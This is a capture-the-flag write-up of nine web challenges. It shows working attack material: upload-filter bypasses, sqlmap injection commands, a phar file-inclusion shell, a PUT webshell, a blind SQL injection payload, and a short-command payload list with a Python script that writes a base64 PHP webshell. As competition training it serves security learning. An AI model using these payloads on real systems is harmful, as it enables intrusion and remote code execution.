1. File-Upload JavaScript Bypass

This beginner challenge only requires changing the extension to bypass client-side validation.
###2. Basic Command Execution

This beginner challenge only requires appending a pipe and a command.
###3. Can You Brute-Force It?

The hint points to cookie injection. The captured request shows that the username field is Base64-encoded, so save it as 1.txt.
GET /index.php HTTP/1.1
Host: 1d955b93.yunyansec.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
Cookie: uname=YWRtaW4%3D *
Connection: close

Use SQLmap's Base64 tamper script to perform the injection.
python2 sqlmap.py -r 1.txt --tamper base64encode.py -D security -T flag -C flag --dump
###4. File Upload
Testing reveals these restrictions:
1. Content checks for values such as:<?、evaland similar values.
2. File-header validation.
3. File-size validation, apparently requiring more than 20 KB.
4. Extension bypass.
The restrictions above can be bypassed as follows:
1 → Bypass with duplicate encoding.
2 → Add an image header.
3 → Pad the file with junk data.

4 → Try pHp, phP, phpphp, php3, php4, php5, php7, pht, phtml, phar, phps, and similar extensions. Several bypass validation but are not parsed. The pht extension both bypasses validation and executes successfully.
The result is shown below.

Connect with AntSword.
###5. File Inclusion to Shell
Compress a.php as a ZIP file, rename it a.txt, and upload it.
Then pass it to lfi.php.
/lfi.php?phar://files/HaAm0y7gI99YVuRs.txt/a
works. I did not record the details at the time, and the environment is now unavailable for reproduction.
###6. Report Card
Capture the request and save it as 2.txt.
POST /index.php HTTP/1.1
Host: 7bd5ca8d.yunyansec.com
Content-Length: 4
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://7bd5ca8d.yunyansec.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Referer: http://7bd5ca8d.yunyansec.com/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
Connection: close

id=1 *


Feed it directly to SQLmap:
###7. Kitten Steps on the Light Bulb

The hint gives it away: upload a one-line webshell with PUT, as shown below:

After uploading, visit abc.jsp directly to execute commands.
###8. Read the Code to Obtain the Flag
Similar challenges exist online, but their scripts need modification.
Testing showed that online scripts scramble the order of generated filenames. Because index.php is included, they cannot produce 1.php correctly.
First generate a file named j containing the commandls -t >g. Finally execute file g to achieve the desired result.
payload.txt
>\>g
>-t\\
>s\ \\
>l\\
ls>j
ls>>j
>hp
>1.p\\
>d\>\\
>\ -\\
>e64\\
>bas\\
>7\|\\
>XSk\\
>Fsx\\
>dFV\\
>kX0\\
>bCg\\
>XZh\\
>AgZ\\
>waH\\
>PD9\\
>o\ \\
>ech\\
sh j
sh g
#!/usr/bin/python
# -*- coding: UTF-8 -*-
import requests
url = "http://e52e40fa.yunyansec.com/?1={0}"
print("[+]start attack!!!")
with open("payload.txt","r") as f:
	for i in f:
		print("[*]" + url.format(i.strip()))
		requests.get(url.format(i.strip()))

# check whether the attack succeeded
test = requests.get("http://e52e40fa.yunyansec.com/1.php")
if test.status_code == requests.codes.ok:
	print("[*]Attack success!!!")

After the competition, I saw an even more ingenious solution from another researcher. First,>catCreate a cat file, then use*%20../*Reading the key directly is a clever shortcut.

The principle is to take the previously written catfile as a command and executes it.
*%20../* ----> cat%20../*
9、SQL2
Intended Solution
Capturing an image upload reveals:

This confirms the injection point.
Scanning for backup files revealswwwroot.zipfile, which is extracted asfunction.php
<?php
function SQL_DETECT($PictureId){
	$a0=urldecode('%a0');
	$PictureId=str_replace('\d', '', $PictureId);
	$PictureId=str_replace($a0, '', $PictureId);
	$PictureId=str_replace('\/\*.*?\*\/', '', $PictureId);
	if(preg_match('/union|order.*by|and|\dor\d|\|\||sleep|BENCHMARK|substr|ascii|select|mid|right|left|right|substring|substring_index|INSTR|LOCATE/i', $PictureId)){

		$PictureId='1';

	}
	return $PictureId;
}
>
Many keywords are filtered and no bypass was found.
So find another function to replace it.
Testing shows that it filters||, but it does not filter|, so use|andifto infer the database name:
http://192.168.159.170/sql/Picture.php?id=0" | if(lpad(database(),1,'')='w',1,null) %23
If the first character of the database name is w, the page should return normally; otherwise it returnsPicture not found!
As shown below:

